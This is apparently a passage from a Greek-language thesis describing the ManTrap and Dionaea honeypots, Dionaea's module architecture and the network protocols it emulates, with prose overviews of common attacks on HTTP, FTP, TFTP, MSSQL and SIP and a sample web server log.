Το ManTrap είναι ένα εμπορικό honeypot, που πωλείται από την Recourse. Είναι ένα μεσαίας έως υψηλής αλληλεπίδρασης honeypot, ενώ είναι το μοναδικό που δεν μιμείται καμία υπηρεσία. Αντιθέτως, χρησιμοποιώντας ένα λειτουργικό σύστημα, δημιουργεί μέχρι τέσσερα εικονικά λειτουργικά συστήματα. Αυτό δίνει στον διαχειριστή εκτεταμένο έλεγχο και δυνατότητες καταγραφής δεδομένων έχοντας ως βάση αυτά τα εικονικά λειτουργικά συστήματα. Οι οργανισμοί μπορούν να εγκαταστήσουν ακόμη και εφαρμογές παραγωγής που θέλουν να δοκιμάσουν, όπως το DNS, οι διακομιστές Web, ή ακόμη και μια βάση δεδομένων. Αυτά τα εικονικά λειτουργικά συστήματα έχουν σχεδόν την ίδια αλληλεπίδραση και λειτουργικότητα με τα πρότυπα συστήματα παραγωγής.

Δεδομένου ότι είναι ένα εμπορικό προϊόν, το ManTrap είναι σχετικά εύκολο να αναπτυχθεί και να συντηρηθεί. Μπορεί να συλλάβει ένα απίστευτο ποσό πληροφοριών, να εντοπίσει σαρώσεις και μη εξουσιοδοτημένες συνδέσεις, να συλλάβει άγνωστες επιθέσεις, blackhat συζητήσεις και να εντοπίσει νέα τρωτά σημεία. Ωστόσο, η ευελιξία του εμφανίζεται στο κόστος του αυξημένου κινδύνου του. Έτσι, επειδή το honeypot περιλαμβάνει ένα πλήρες λειτουργικό σύστημα συνεργασίας με τον εισβολέα, μπορεί να χρησιμοποιηθεί για επίθεση σε άλλα συστήματα και να εκτελέσει μη εξουσιοδοτημένες δραστηριότητες. Διαθέτει την ευελιξία να χρησιμοποιηθεί είτε ως honeypot παραγωγής είτε ως έρευνας, αν και χρησιμοποιείται συνήθως για παραγωγικούς σκοπούς. Στα αρνητικά σημειώνεται ότι το ManTrap, επί του παρόντος, περιορίζεται στο λειτουργικό σύστημα Solaris.

2. Ανάλυση του honeypot που χρησιμοποιήθηκε


2.1 Dionaeea honeypot

Το Dionaeea είναι ένα honeypot μεσαίας αλληλεπίδρασης που χαρακτηρίζεται από τους δημιουργούς του ως ο συνεχιστής του nperenthes honeypot και προτείνεται αντί αυτού. Παίρνει το όνομα του από το είδος γνωστού σαρκοβόρου φυτού που έχει την ίδια ονομασία. Είναι γραμμένο σε Python και χρησιμοποιεί την libemu βιβλιοθήκη για την ανίχνευση shellcodes και υποστηρίζει IPv6 και TLS. [8] Το Dionaeea στηρίζεται στο nperenthes για τον πυρήνα του αλλά έχει αρκετές διαφορές και βελτιώσεις. Ο τελικός σκοπός του προγράμματος είναι η συλλογή κακόβουλου μολυσματικού λογισμικού (malware) που αποθηκεύεται τοπικά για περαιτέρω ανάλυση, και εμμέσως η καταγραφή των επιθέσεων ενάντια στα διάφορα πρωτόκολλα που προσομοιώνει.

2.2 Η εξέλιξη του Nperenthes σε Dionaeea

Ο πρόγονος του Dionaeea, το nperenthes, ήταν αναποτελεσματικό όσον αφορά στη δυνατότητα του να συλλέγει κακόβουλο λογισμικό μέσω της υπηρεσίας SMB. Αυτό γιατί στην ουσία πραγματοποιεί προσομοίωση ευπαθειών. Το πρόβλημα με αυτή την προσέγγιση είναι το εξής: ολόένα και περισσότερα κακόβουλα προγράμματα άρχισαν να χρησιμοποιούν τη διεπαφή προγραμματισμού εφαρμογών (application programming interface – API) των Windows για την εγκαθίδρυση μιας συνεδρίας SMB/CIFS με τον στόχο τους, πριν στείλουν το κακόβουλο τμήμα λογισμικού (payload) που παρακάμπει την τυπική λειτουργία της υπηρεσίας. Λόγω αυτού ήταν αδύνατο το nperenthes να δεχτεί το payload, και χωρίς το payload ήταν αδύνατο να γίνει λήψη του κακόβουλου αρχείου. Το Dionaeea λύνει αυτό το πρόβλημα προσομοιώνοντας το ίδιο το πρωτόκολλο και όχι απλά συγκεκριμένες ευπάθειες του.

Η αρχιτεκτονική του που παρουσιάζεται στο ακόλουθο σχήμα, είναι αρκετά δυναμική. Ο πυρήνας του προγράμματος χειρίζεται μόνο το Interface του δικτύου και συνεργάζεται με τα υπόλοιπα modules του honeypot.



Εικόνα 3 : Η βασική αρχιτεκτονική του nepenthes

Η πραγματική δουλειά του honeypot λαμβάνει χώρα στα διάφορα modules, που συνδέονται με τον πυρήνα.

2.2.1 Vulnerability modules

Τα vulnerability modules προσομοιώνουν τις τρωτές υπηρεσίες. Αποτελούν ένα από τα βασικά συστατικά του honeypot αφού προσφέρουν ένα μηχανισμό για τη συλλογή malware. Αντί να προσομοιώνονται όλες οι υπηρεσίες, δίνεται βάρος μόνο στα απαραίτητα κομμάτια μιας υπηρεσίας, αυτά δηλαδή που απαιτούνται από ένα αυτόνομο διακινούμενο malware. Σε πολλές μάλιστα περιπτώσεις η προσομοίωση είναι ιδιαίτερα απλή αφού χρειάζεται μόνο ελάχιστη πληροφορία για να είναι επιτυχές ένα exploit. Έτσι, με αυτά τα modules βρίσκει ανταπόκριση ένα εισερχόμενο exploit το οποίο τελικά λαμβάνεται και στη συνέχεια περνάει στα επόμενα modules.

2.2.2 Shellcode parsing modules

Τα modules αυτά αναλύουν το εισερχόμενο payload προσπαθώντας να εξάγουν αυτόματα πληροφορίες σχετικά με την επίθεση. Στην πράξη αυτό που συμβαίνει συνήθως είναι αρχικά μια απόπειρα αποκωδικοποίησης των shellcodes, τα οποία τις περισσότερες φορές είναι κρυπτογραφημένα με μια απλή XOR. Ύστερα λαμβάνει χώρα μια περαιτέρω αποκωδικοποίηση του ίδιου του κώδικα, όπου πραγματοποιείται pattern based recognition ώστε τελικά να έχουμε τις απαραίτητες πληροφορίες.

2.2.3 Fetch modules

Τα modules αυτά έχουν ως βασική λειτουργία την απομακρυσμένη αποθήκευση αρχείων. Τα σχετικά πρωτόκολλα που υποστηρίζονται είναι HTTP, FTP TFTP και csend / crecieve. Επίσης,

δεδομένου ότι πολλά malware χρησιμοποιούν κάποια δικά τους τροποποιημένα πρωτόκολλα, υπάρχει και τέτοιου είδους υποστήριξη.

2.2.4 Submission modules

Τα modules αυτά ασχολούνται με τα αποθηκευμένα malware. Έτσι για παράδειγμα είναι δυνατόν ένα κακόβουλο αρχείο να αποθηκευτεί τοπικά, να αποθηκευτεί σε μια βάση δεδομένων, να σταλεί σε κάποια τρίτη οντότητα (antivirus, vendor) κλπ.

2.2.5 Logging modules

Τα Modules αυτά καταγράφουν πληροφορίες σχετικά με το πρόγραμμα και παρουσιάζουν μια γενική εικόνα των αποθηκευμένων malware.

2.2.6 Λοιπά modules

Δεδομένου ότι πολλά malware δεν εξαπλώνονται με το αποθηκεύουν shellcodes αλλά με το να δίνουν στον επιτιθέμενο ένα shell, το npernthes προσφέρει μια προσομοίωση ενός στοιχειώδους windows shell ώστε να υπάρχει αλληλεπίδραση με τον κακόβουλο χρήστη (μεταξύ άλλων εντολών όπως οι ftp.exe, cmd.exe και echo είναι ενεργοποιημένες). Τέλος, το npernthes διαθέτει κάποια sniffing modules, που χρησιμοποιούνται για να εντοπίζουν κίνηση σε συγκεκριμένα ports, καθώς επίσης και ασύγχρονο DNS resolution.

2.3 Πρωτόκολλα που προσομοιώνει το Diona

Το βασικό πρωτόκολλο που προσφέρει το Diona είναι το SMB (Server Message Block) το οποίο είναι και ένα από τα βασικά που δέχονται επιθέσεις από αυτοματοποιημένα malware. Το πρωτόκολλο αυτό το χρησιμοποιούν για πρόσβαση στα δεδομένα σε μηχανήματα με Windows OS. Πέρα από το SMB, τα βασικά πρωτόκολλα που υποστηρίζει το Diona είναι τα εξής:

2.3.1 HTTP

Το **Πρωτόκολλο Μεταφοράς Υπερκειμένου (HyperText Transfer Protocol, HTTP)** λειτουργεί στο επίπεδο Εφαρμογής και είναι το πρωτόκολλο μεταφοράς του Web για την ακρίβεια είναι ο πυρήνας του. Ορίζεται στα RFC 1945 και RFC 2616. Το HTTP υλοποιείται σε δυο προγράμματα: ένα πρόγραμμα πελάτη (ο φυλλομετρητής - browser) και ένα πρόγραμμα εξυπηρέτη. Το πρόγραμμα πελάτη και το πρόγραμμα εξυπηρέτη, που εκτελούνται σε διαφορετικά τερματικά συστήματα, συνομιλούν μεταξύ τους ανταλλάσσοντας μηνύματα HTTP. Το HTTP ορίζει την δομή αυτών των μηνυμάτων και το πώς ο πελάτης και ο εξυπηρέτης ανταλλάσσουν τα μηνύματα. Το HTTP ορίζει πως οι πελάτες Web ζητούν ιστοσελίδες από το Web και πως οι εξυπηρέτες μεταφέρουν ιστοσελίδες σε πελάτες. Όταν ο χρήστης ζητάει μια ιστοσελίδα, το πρόγραμμα περιήγησης στέλνει μηνύματα αίτησης HTTP για τα αντικείμενα της σελίδας, στον εξυπηρέτη. Ο εξυπηρέτης δέχεται αιτήσεις και αποκρίνεται με μηνύματα απόκρισης HTTP, τα οποία περιέχουν τα αντικείμενα.

Το HTTP χρησιμοποιεί το TCP ως υποκείμενο πρωτόκολλο μεταφοράς (αντί εκτέλεσης UDP).

Η επικοινωνία μέσω το HTTP γίνεται ως εξής:

- Ο πελάτης HTTP εκκινεί πρώτα μια σύνδεση TCP με τον εξυπηρέτη.
- Όταν αποκατασταθεί η σύνδεση, οι διεργασίες του προγράμματος περιήγησης και του εξυπηρέτη προσπελούν το TCP μέσω των διεπαφών socket τους.
- Ο εξυπηρέτης HTTP δέχεται μηνύματα αιτήσεων από τη διεπαφή socket του και στέλνει μηνύματα απόκρισης στην διεπαφή socket του.

Είναι γνωστό ότι το TCP παρέχει μια υπηρεσία αξιόπιστης μεταφοράς δεδομένων στο HTTP. Αυτό υπονοεί ότι κάθε μήνυμα αίτησης HTTP που εκπέμπεται από μια διεργασία πελάτη φτάνει τελικά ανέπαφο στον εξυπηρέτη. Παρόμοια, κάθε μήνυμα απόκρισης HTTP που εκπέμπεται από την διεργασία εξυπηρέτη φτάνει τελικά ανέπαφο στον πελάτη. Εδώ βλέπουμε ένα από τα μεγαλύτερα πλεονεκτήματα μιας αρχιτεκτονικής οργανωμένης σε διαδοχικά επίπεδα – το HTTP δεν χρειάζεται να ασχολείται για χαμένα δεδομένα ή για λεπτομέρειες περί του πώς το TCP επανορθώνει από την απώλεια ή από την αλλαγή σειράς δεδομένων στο δίκτυο.

Το πρωτόκολλο HTTP ακούει πίσω από την πόρτα 80 και το HTTPS είναι πίσω από την πόρτα 443. Το HTTP (HyperText Transfer Protocol).

Σήμερα χρησιμοποιεί πολύ περισσότερα χαρακτηριστικά τα οποία παρέχουν ακόμα και τη δυνατότητα στο πρόγραμμα-πελάτη να στέλνει δεδομένα στον εξυπηρετητή. Βασικά προβλήματα ασφαλείας που έχουν σχέση με το HTTP είναι τα παρακάτω:

- Τρόπος αυθεντικοποίησης
- Κατάχραση του ημερολογίου (log)*
- Μεταφορά ευαίσθητων δεδομένων
- Μεταφορά αρχείων που δε θα έπρεπε
- Αποκάλυψη προσωπικών στοιχείων
- πλαστογραφία DNS (DNS spoofing)
- Χρήση του ίδιου εξυπηρετητή από πολλές οντότητες

Το HTTP γράφει ακόμα και περιττές πληροφορίες στα log files δημιουργώντας έτσι μεγάλα αρχεία και κάνοντας δύσκολη την αναζήτηση σημαντικών πληροφοριών μέσα σε αυτά. Ακολουθεί παράδειγμα στοιχείων που φυλάσσονται στα log files του server.

```
bar.xs4all.nl - - [18/Jul/2016:13:10:29 +0200]
"GET /welcomes.gif HTTP/1.0" 200 1226
http://www.foo.com/
"Mozilla/2.0 (Macintosh; I; PPC) via Squid Cache version
1.0.1" "-"
bar.xs4all.nl - - [18/Jul/2016:13:10:45 +0200]
"GET /foo/foo.gif HTTP/1.0" 200 1754 http://www.foo.com/
```

```

    "Mozilla/2.0 (Macintosh; I; PPC) via Squid Cache version
1.0.1" "-"
bar.xs4all.nl - - [18/Jul/2016:13:14:03 +0200]
    "GET /major.gif HTTP/1.0" 200 1071 http://www.foo.com/
    "Mozilla/2.0 (Macintosh; I; PPC) via Squid Cache version
1.0.1" "-"
foobar.slip.cc.uq.oz.au - - [18/Jul/2016:15:32:10 +0200]
    "GET /epy/epysm.gif HTTP/1.0" 200 1352
http://www.foo.com/epy/41/www/paper.htm
    "Mozilla/2.01Gold (Win 8; I)" "-"
foobar.slip.cc.uq.oz.au - - [18/Jul/2016:15:32:47 +0200]
    "GET /epy/41/www/paper.htm HTTP/1.0" 200 27325
http://www.altavista.digital.com/cgi-
bin/query?pg=q&what=web&fmt=.&q=%2B%22drawing%22+%2B%22niam%22
    "Mozilla/2.01Gold (Win 8; I)" "-"
foobar.slip.cc.uq.oz.au - - [18/Jul/2016:15:32:54 +0200]
    "GET /epy/41/www/figp4.gif HTTP/1.0" 200 1608
http://www.foo.com/epy/41/www/paper.htm
    "Mozilla/2.01Gold (Win 8; I)" "-"

```

2.3.2 FTP

Το πρωτόκολλο FTP ανήκει στο επίπεδο Εφαρμογής και χρησιμοποιείται για την αξιόπιστη μεταφορά δεδομένων μεταξύ δυο τερματικών. Σε μια τυπική σύνδεση FTP, ο χρήστης κάθεται μπροστά σε έναν υπολογιστή (στον τοπικό υπολογιστή) και θέλει να μεταφέρει αρχεία προς ή από έναν απομακρυσμένο υπολογιστή. Για να προσπελάσει ο χρήστης τον απομακρυσμένο λογαριασμό, πρέπει να δώσει ένα όνομα χρήστη και έναν κωδικό πρόσβασης. Αφού δώσει αυτές τις πληροφορίες εξουσιοδότησης, ο χρήστης μπορεί να μεταφέρει αρχεία από το τοπικό σύστημα αρχείων στο απομακρυσμένο σύστημα αρχείων και το αντίστροφο. Ο χρήστης δίνει πρώτα το όνομα υπολογιστή του απομακρυσμένου υπολογιστή, κάνοντας την διεργασία πελάτη FTP στον τοπικό υπολογιστή να καθορίσει μια σύνδεση TCP με την διεργασία εξυπηρέτη FTP στον απομακρυσμένο υπολογιστή.

Τα HTTP και FTP είναι και τα δυο πρωτόκολλα μεταφοράς αρχείων και έχουν πολλά κοινά χαρακτηριστικά. Για παράδειγμα, εκτελούνται και τα δυο επάνω στο TCP. Αλλά όμως τα δυο πρωτόκολλα επιπέδου εφαρμογής έχουν κάποιες σημαντικές διαφορές. Η πιο χτυπητή διαφορά είναι ότι το FTP χρησιμοποιεί δυο παράλληλες συνδέσεις TCP για μεταφορά ενός αρχείου, μια **σύνδεση ελέγχου (control connection)** και μια **σύνδεση δεδομένων (data connection)**. Η σύνδεση ελέγχου χρησιμοποιείται για αποστολή πληροφοριών ελέγχου ανάμεσα σε δυο υπολογιστές – πληροφοριών όπως όνομα χρήστη, κωδικό πρόσβασης, εντολές για αλλαγή ενός

απομακρυσμένου καταλόγου και εντολές για "τοποθέτηση" και "λήψη" αρχείων. Η σύνδεση δεδομένων χρησιμοποιείται ώστε να κάνει την πραγματική αποστολή ενός αρχείου. Επειδή το FTP χρησιμοποιεί μια ξεχωριστή σύνδεση ελέγχου, το FTP λέγεται ότι στέλνει τις πληροφορίες ελέγχου του **εξωζωνικά (out-of-band)**.

Το File Transfer Protocol (FTP), (Πρωτόκολλο Μεταφοράς Αρχείων) είναι ένα ευρέως χρησιμοποιούμενο πρωτόκολλο σε δίκτυα τα οποία υποστηρίζουν το πρωτόκολλο TCP/IP (δίκτυα όπως internet ή intranet). Ο υπολογιστής που τρέχει εφαρμογή FTP client μόλις συνδεθεί με τον server μπορεί να εκτελέσει ένα πλήθος διεργασιών όπως ανέβασμα αρχείων στον server, κατέβασμα αρχείων από τον server, μετονομασία ή διαγραφή αρχείων από τον server κ.ο.κ. Το πρωτόκολλο είναι ένα ανοιχτό πρότυπο. Είναι δυνατό κάθε υπολογιστής που είναι συνδεδεμένος σε ένα δίκτυο, να διαχειρίζεται αρχεία σε ένα άλλο υπολογιστή του δικτύου, ακόμη και εάν ο δεύτερος διαθέτει διαφορετικό λειτουργικό σύστημα.

Το FTP δεν σχεδιάστηκε με πρόνοια για ασφάλεια, με συνέπεια οι εφαρμογές να είναι ιδιαίτερα ευάλωτες και να εμφανίζονται ποικίλα προβλήματα κατά τη χρήση firewall ή NAT.

- Έλλειψη κρυπτογράφησης. Τα δεδομένα που ανταλλάσσονται μέσω FTP δεν είναι κρυπτογραφημένα, με αποτέλεσμα οι εντολές που αποστέλλονται μέσω της control connection να είναι απλό κείμενο. Για το λόγο αυτό μπορούν εύκολα, με τη χρήση ενός sniffer, να αλιευθούν, να διαβασθούν και να ξανασταλούν ανάλογα με τη βούληση του επιτιθέμενου. Ανάμεσα σε αυτές, η εντολή που χρησιμοποιείται για να γίνει login σε ένα λογαριασμό FTP, με σύνταξη "PASS password", παρέχει στον επιτιθέμενο τον κωδικό του χρήστη. Αν συνδυαστεί με την εντολή "USER", με την οποία αποστέλλεται το όνομα του χρήστη, ο επιτιθέμενος μπορεί να χρησιμοποιήσει τα στοιχεία για να εισέλθει στον ξένο λογαριασμό με τα ίδια δικαιώματα. Επειδή οι περισσότεροι άνθρωποι τείνουν να επαναχρησιμοποιούν κωδικούς, ο επιτιθέμενος έχει αυξήσει τις πιθανότητες του σε μια brute-force attack. Με αυτό τον τρόπο, είναι πιθανό να αποκτήσει έλεγχο του συστήματος του χρήστη μόλις βρει τη διεύθυνση IP του, ανιχνεύοντας την έναρξη της συνόδου FTP (FTP session).
- Man-in-the-middle. Με το κύριο File Transfer Protocol, ο server δεν εξασφαλίζει ότι ο client είναι αυτός που λέει, ούτε ο client αντίστοιχα για τον server. Ευκολονόητο, εφόσον το FTP δεν απαιτεί επαλήθευση των hosts και δεν ελέγχει αν τα δεδομένα προέρχονται από αυτούς, ούτε τα προστατεύει. Για αυτό το λόγο και τα δύο άκρα που ανταλλάσσουν δεδομένα, είναι ανοιχτά σε man-in-the-middle attack από κάποιον επιτιθέμενο που συλλαμβάνει τα πακέτα του κάθε host, και στέλνει ψευδείς απαντήσεις.

Το Dionaea υποστηρίζει ένα βασικό FTP server πίσω από την πόρτα 21. Δίνεται η δυνατότητα δημιουργίας φακέλων, αποθήκευση και upload αρχείων.

2.3.3 TFTP

Το πρωτόκολλο Trivial File Transfer Protocol (TFTP) είναι ένα πολύ απλό πρωτόκολλο για την μεταφορά αρχείων μέσω του Διαδικτύου. Εμφανίστηκε για πρώτη φορά το 1980 και παρέχει

μερικές μόνο από τις λειτουργίες που διαθέτει το πρωτόκολλο FTP. Δεδομένου ότι είναι τόσο απλό, η ποσότητα μνήμης που χρειάζεται για να λειτουργήσει είναι σχετικά μικρή, πράγμα πολύ σημαντικό την εποχή που εμφανίστηκε διότι η μνήμη υπολογιστών ήταν ιδιαίτερος περιορισμένη. Το TFTP χρησιμοποιήθηκε κυρίως για την έναρξη (booting) διαφόρων δρομολογητών (routers) οι οποίοι δεν είχαν σκληρούς δίσκους ή δισκέτες για να αποθηκεύσουν το λειτουργικό σύστημα. Σήμερα χρησιμοποιείται για την μεταφορά μικρών αρχείων μεταξύ των υπολογιστών ενός δικτύου.

Το TFTP βασίζεται κυρίως σε ένα προγενέστερο πρωτόκολλο, το EFTP. Λόγω της απλότητάς του, το TFTP ήταν ένα από τα πρώτα πρωτόκολλα της σουίτας πρωτοκόλλων TCP/IP που υλοποιήθηκε. Στην αρχική έκδοση του πρωτοκόλλου υπήρχε ένα αρκετά σημαντικό λάθος, το οποίο ανακαλύφθηκε σύντομα και ονομάστηκε orcerer's Apprentice Syndrome. Διάφορα σκουλίκια υπολογιστών (worms), όπως για παράδειγμα ο Blaster, χρησιμοποιούν το TFTP για να μεταδοθούν και να μολύνουν νέους υπολογιστές.

Επίσης, το TFTP δεν μπορεί να απεικονίσει τα περιεχόμενα των φακέλων και δεν περιλαμβάνει κανενός είδους μηχανισμό αυθεντικοποίησης χρηστών ή κρυπτογράφησης. Χρησιμοποιείται αποκλειστικά για την ανάγνωση ή εγγραφή αρχείων σε έναν απομακρυσμένο server. Υποστηρίζει τριών ειδών μεταφοράς αρχείων "netascii", "octet" και "mail". Τα πρώτα δύο είναι αντίστοιχα με τα είδη "ASCII" και "image" (binary) που υποστηρίζει το FTP, ενώ το τρίτο έχει πλέον καταργηθεί στην πράξη και δεν χρησιμοποιείται.

Αρχικά το πρωτόκολλο επέτρεπε την μεταφορά αρχείων με μέγεθος το πολύ 32MB, αρκετά μεγάλο για την εποχή εκείνη. Αργότερα όμως έγινε επέκταση στο πρωτόκολλο και τώρα πλέον υποστηρίζει αρχεία μεγέθους 4GB και περισσότερο. Όπως αναφέρθηκε και προηγουμένως, το TFTP χρησιμοποιεί πακέτα UDP και κατά συνέπεια θα πρέπει το ίδιο το πρωτόκολλο να καθορίζει μηχανισμούς αξιόπιστης μεταφοράς δεδομένων και εγκαθίδρυσης συνόδου (session). Κάθε αρχείο που μεταφέρεται μέσω TFTP θεωρείται μία ξεχωριστή συναλλαγή μεταξύ δύο υπολογιστών. Αφού το πρωτόκολλο TFTP δεν υποστηρίζει μηχανισμούς ασφάλειας, είναι επικίνδυνη η χρήση του στο Διαδίκτυο. Κατά συνέπεια χρησιμοποιείται πλέον μονάχα σε ιδιωτικά ή τοπικά δίκτυα, όπου δεν υπάρχουν κίνδυνοι ασφάλειας.

Μία σύνοδος (session) TFTP διεξάγεται σύμφωνα με τα ακόλουθα βήματα:

- Ο υπολογιστής A στέλνει στον υπολογιστή B ένα πακέτο που περιέχει είτε μία αίτηση ανάγνωσης (RRQ - Read ReQuest) είτε μία αίτηση εγγραφής (WRQ - WriteReQuest), μαζί με το όνομα του αρχείου και τον τρόπο μεταφοράς. Το πακέτο αυτό αποστέλλεται προς την πόρτα 69, την προεπιλεγμένη πόρτα του TFTP.
- Ο υπολογιστής B απαντά στην αίτηση του υπολογιστή A. Εάν η αίτηση ήταν αίτηση ανάγνωσης, τότε του στέλνει κατευθείαν ένα πακέτο δεδομένων (DATA). Αντιθέτως, εάν πρόκειται για αίτηση εγγραφής, τότε ο υπολογιστής B στέλνει ένα πακέτο αποδοχής (ACK - ACKnowledgement). Ο υπολογιστής B για να στείλει το πακέτο δεσμεύει μία νέα ελεύθερη πόρτα και το στέλνει από εκεί. Στην συνέχεια όλα τα πακέτα που φτάνουν προς

τον υπολογιστή B ή φεύγουν από αυτόν χρησιμοποιούν αποκλειστικά την πόρτα αυτή ούτως ώστε να αποδεσμεύσουν την πόρτα 69 και να επιτρέψουν και σε άλλους υπολογιστές να συνδεθούν.

- Στην συνέχεια, ο ένας υπολογιστής (ο υπολογιστής A εάν πρόκειται για αίτηση ανάγνωσης και υπολογιστής B εάν πρόκειται για αίτηση εγγραφής) αποστέλλει συνεχώς πακέτα δεδομένων προς τον δεύτερο υπολογιστή. Ο τελευταίος απαντά σε κάθε πακέτο με ένα πακέτο ACK ούτως ώστε να δηλώσει στον πρώτο ότι το πακέτο δεδομένων έχει ληφθεί με επιτυχία.
- Στο τέλος της μεταφοράς των δεδομένων, η σύνδεση τερματίζεται.

Το Dionaea υποστηρίζει έναν TFTP Server πίσω από την πόρτα 69.

2.3.4 MSSQL

Το MSSQL χρησιμοποιεί κυρίως η Microsoft στον Microsoft SQL Server πίσω από την πόρτα 1433 και δίνει την δυνατότητα σε πελάτες να συνδεθούν στον server. Το κύριο κενό ασφαλείας του είναι ότι αν δεν ρυθμιστεί σωστά θα είναι ευάλωτο σε sql injection επιθέσεις.

Το Dionaea προσομοιώνει το MSSQL πίσω από την πόρτα 1433 και επιτρέπει σε clients να συνδεθούν και να εκτελέσουν sql ερωτήματα. Σε περίπτωση που δεν υπάρχει όμως κάποια βάση δεδομένων από πίσω, αυτά τα ερωτήματα μένουν αναπάντητα με αποτέλεσμα να καταλάβει γρήγορα ο επιτιθέμενος ότι κάτι δεν πάει καλά.

2.3.5 Sip πρωτόκολλο

Εδώ υλοποιείται μια VOIP υπηρεσία. Το πρωτόκολλο που χρησιμοποιείται είναι το SIP και είναι το κύριο πρωτόκολλο για VOIP μέχρι σήμερα. Το SIP τρέχει συνήθως πάνω από UDP. Είναι ένα text based πρωτόκολλο που έχει ενσωματώσει πολλά στοιχεία του HTTP. Είναι υπεύθυνο για τη δημιουργία, την τροποποίηση και τον τερματισμό συνεδριών όπως είναι οι κλήσεις μέσω δικτύου. Οι κύριες επιθέσεις που μπορούν να γίνουν στο SIP είναι οι παρακάτω:

- Επιθέσεις κακοσχηματισμένων μηνυμάτων. Αυτή η επίθεση είναι η πιο αντιπροσωπευτική καθώς είναι μια επίθεση που εκμεταλλεύεται τις αδυναμίες του text-based SIP πρωτοκόλλου. Οι επιτιθέμενοι καταφέρνουν να δημιουργήσουν δυσλειτουργίες στον proxy server καθώς και στον user-agent server πειράζοντας την κεφαλίδα του SIP μηνύματος. Για παράδειγμα τα πολλά κενά σε ένα μήνυμα, η έλλειψη τιμών στις κεφαλίδες ή και η χρήση χαρακτήρων που δεν έχουν κωδικοποίηση ASCII ή UTF-8 είναι μερικοί τρόποι που μπορεί να δημιουργηθεί ένα κακοσχηματισμένο μήνυμα που θα προκαλέσει προβλήματα κατά το parsing.
- Επιθέσεις πλημμύρας (Flooding). Στη συγκεκριμένη επίθεση τα IP τηλέφωνα δημιουργούν requests και responses για να αποσταλούν σε έναν συγκεκριμένο User-Agent (UA). Στόχος της επίθεσης είναι ο User-Agent να λάβει τόσα πολλά SIP μηνύματα σε ένα περιορισμένο χρονικό διάστημα ώστε να μην είναι ικανός να τα επεξεργαστεί όλα και να λειτουργήσει κανονικά. Η πιο συνηθισμένη περίπτωση μηνυμάτων που

χρησιμοποιούνται σε τέτοιες επιθέσεις είναι η επίθεση πλημμύρας με INVITE μηνύματα η οποία μπορεί να γίνει πολύ ενοχλητική καθώς υπάρχει ένα συνεχές κουδούνισμα από το σύνολο των αιτήσεων που δέχεται ο χρήστης.

- Επιθέσεις σηματοδότησης (Spoofing). Υπάρχουν δύο είδη spoofing επίθεσης, αυτή που συνδέεται με το IP και αυτή που συνδέεται με το URI. Η IP spoofing επίθεση προσπαθεί να αλλάξει την διεύθυνση IP ώστε να παρουσιαστεί ο επιτιθέμενος ως ένας νόμιμος χρήστης. Στην περίπτωση του VOIP, η URI επίθεση είναι αυτή που ο επιτιθέμενος προσπαθεί να αλλάξει το πεδίο URI ώστε να κρύψει τα ίχνη του. Αν για παράδειγμα γίνει spoofing σε ένα BYE request η κλήση θα τερματιστεί από τον επιτιθέμενο.

Το Dionaea υλοποιεί μια VOIP υπηρεσία που απλά αναμένει για εισερχόμενα SIP μηνύματα, καταγράφει όλα τα γεγονότα που λαμβάνουν χώρα καθώς και τα δεδομένα. Τα κύρια χαρακτηριστικά του Dionaea σχετικά με το πρωτόκολλο SIP είναι τα εξής:

- Υποστήριξη των περισσότερων αιτημάτων SIP (OPTIONS, INVITE, ACK, CANCEL, BYE).
- Υποστήριξη πολλαπλών συνεδριών SIP και καναλιών ήχου RTP.
- Καταγραφή όλων των δεδομένων RTP (προαιρετικά).
- Δυνατότητα επιλογής ονόματος χρήστη SIP και μυστικού κωδικού (secret).
- Δυνατότητα επιλογής πράκτορα χρήστη (user agent) προς μίμηση διαφόρων μοντέλων συσκευών τηλεφώνου.
- Χρήση του συστήματος καταγραφής συμβάντων του Dionaea για αποθήκευση των στοιχείων σε βάση δεδομένων SQLite.

2.3.6 MySQL

Η MySQL είναι ένα σύστημα διαχείρισης σχεσιακών βάσεων ανοικτού κώδικα (relational database management system - RDBMS), που χρησιμοποιεί την Structured Query Language (SQL), την πιο γνωστή γλώσσα για την προσθήκη, την πρόσβαση και την επεξεργασία δεδομένων σε μία Βάση Δεδομένων.

Επειδή είναι ανοικτού κώδικα (open source), οποιοσδήποτε μπορεί να κατεβάσει τη MySQL και να την διαμορφώσει με βάση τις ανάγκες του, σύμφωνα πάντα με την γενική άδεια χρήσης.

